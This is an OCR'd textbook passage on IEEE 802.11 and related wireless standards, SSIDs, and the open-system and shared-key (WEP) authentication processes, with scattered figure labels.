
- **802.11**: The 802.11 (Wi-Fi) standard applies to WLANs and uses FHSS or DSSS as the frequency-hopping spectrum. It allows an electronic device to establish a wireless connection in any network.
- **802.11a**: It is the first amendment to the original 802.11 standard. The 802.11 standard operates in the 5 GHz frequency band and supports bandwidths up to 54 Mbps using orthogonal frequency-division multiplexing (OFDM). It has a high maximum speed but is relatively more sensitive to walls and other obstacles.
- **802.11b**: IEEE extended the 802.11 standard by creating the 802.11b specifications in 1999. This standard operates in the 2.4 GHz ISM band and supports bandwidths up to 11 Mbps using direct-sequence spread spectrum (DSSS) modulation.
- **802.11d**: The 802.11d standard is an enhanced version of 802.11a and 802.11b that supports regulatory domains. The specifications of this standard can be set in the media access control (MAC) layer.
- **IEEE 802.11e**: It is used for real-time applications such as voice, VoIP, and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure quality of service (QoS) to Layer 2 of the reference model, which is the MAC layer.
- **802.11g**: It is an extension of 802.11 and supports a maximum bandwidth of 54 Mbps using OFDM technology. It uses the same 2.4 GHz band as 802.11b. The IEEE 802.11g standard defines high-speed extensions to 802.11b and is compatible with the 802.11b standard, which means 802.11b devices can work directly with an 802.11g AP.

- **802.11i**: The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).
- **802.11n**: The IEEE 802.11n is a revision that enhances the 802.11g standard with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. Furthermore, it is an IEEE industry standard for Wi-Fi wireless local network transportation. Digital Audio Broadcasting (DAB) and WLAN use OFDM.
- **802.11ah:** Also called Wi-Fi HaLow, uses 900 MHz bands for extended-range Wi-Fi networks and supports Internet of Things (IoT) communication with higher data rates and wider coverage range than the previous standards.
- **802.11ac**: It provides a high-throughput network at a frequency of 5 GHz. It is faster and more reliable than the 802.11n standard. Moreover, it involves Gigabit networking, which provides an instantaneous data-transfer experience.
- **802.11ad**: The 802.11ad standard includes a new physical layer for 802.11 networks and works on the 60 GHz spectrum. The data propagation speed in this standard is much higher from those of standards operating on the 2.4 GHz and 5 GHz bands, such as 802.11n.
- **802.12**: Media utilization is dominated by this standard because it works on the demand priority protocol. The Ethernet speed with this standard is 100 Mbps. Furthermore, it is compatible with the 802.3 and 802.5 standards. Users currently on those standards can directly upgrade to the 802.12 standard.
- **802.15**: It defines the standards for a wireless personal area network (WPAN) and describes the specifications for wireless connectivity with fixed or portable devices.
- **802.15.1 (Bluetooth)**: Bluetooth is mainly used for exchanging data over short distances on fixed or mobile devices. This standard works on the 2.4 GHz band.
- **802.15.4 (ZigBee)**: The 802.15.4 standard has a low data rate and complexity. The specification used in this standard is ZigBee, transmits long-distance data through a mesh network. The specification handles applications with a low data rate of 250 Kbps, but its use increases battery life.
- **802.15.5**: This standard deploys itself on a full-mesh or half-mesh topology. It includes network initialization, addressing, and unicasting.
- **802.16**: The IEEE 802.16 standard is a wireless communications standard designed to provide multiple physical layer (PHY) and MAC options. It is also known as WiMax. This standard is a specification for fixed broadband wireless metropolitan access networks (MANs) that use a point-to-multipoint architecture.

Service Set Identifier (SSID)

A service set identifier (SSID) is a case-sensitive, human-readable unique identifier of a WLAN that is 32 alphanumeric characters in length. SSID is a token used to identify and locate 802.11 (Wi-Fi) networks. By default, it is a part of the frame header of packets sent over a WLAN. It acts as a single shared identifier between APs and clients. This helps users locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, because these units can be easily compromised.

SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden. Because SSID is the unique identifier of a WLAN, all devices and APs in the WLAN must use the same SSID. Any device that attempts to join the WLAN must provide the SSID. As every user in the network needs to configure the SSID in their system's network settings, if the SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client. A non-secure access mode allows clients to connect to the AP using the configured SSID, a blank SSID, or an SSID configured as "any." Unfortunately, SSID does not provide security to a WLAN, because it is easy to obtain the SSID as plaintext from packets. For many commercial products, the default SSID is the vendor's name. The SSID can be kept confidential only in closed networks with no activity, which is inconvenient to legitimate users.



Wi-Fi Authentication Modes

Probe request
Probe response (security parameters)
Open system authentication request
Open system authentication response
Association request (security parameters)
Association response
Client attempting to connect
Access Point (AP)
Switch or Cable Modem
Internet

Open system authentication process

Any wireless device can be **authenticated** with the AP, thus allowing the device to transmit data only when its WEP key **matches** to that of the AP

Authentication request sent to AP
AP sends challenge text
Client encrypts challenge text and sends it back to AP
AP decrypts challenge text, and if correct, authenticates client
Client connects to network
Client attempting to connect
Access Point (AP)
Switch or Cable Modem
Internet


Shared key authentication process

The station and AP use the **same WEP key** to provide authentication, which means that this key should be **enabled** and configured manually on both the **AP** and **client**

Wi-Fi Authentication Modes

Modes that perform Wi-Fi authentication include open system authentication and shared key authentication.

- **Open system authentication process**: In this process, any wireless client that attempts to access a Wi-Fi network sends a request to the wireless AP for authentication. In this process, the station sends an authentication management frame containing the identity of the sending station for authentication and connection with the other wireless station, which is the wireless AP. The AP then returns an authentication frame to confirm access to the requested station, thereby completing the authentication process.



1
Probe request
2
Probe response (security parameters)
3
Open system authentication request
4
Open system authentication response
5
Association request (security parameters)
6
Association response
Client attempting to connect
Access Point (AP)
Switch or Cable Modem
Internet

Figure 16.5: Open system authentication process

- **Shared key authentication process**: In this process, each wireless station receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate the establishment of a connection in the shared key authentication process:
  - The station sends an authentication frame to the AP.
  - The AP sends a challenge text to the station.
  - The station encrypts the challenge text using its configured 64-bit or 128-bit key and sends the encrypted text to the AP.
  - The AP uses its configured for example, Wired Equivalent Privacy (WEP) key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If they match, the AP authenticates the station.
  - The station connects to the network.

  The AP can reject the station if the decrypted text does not match the original challenge text; then, the station will be unable to communicate with either the Ethernet network or the 802.11 networks.


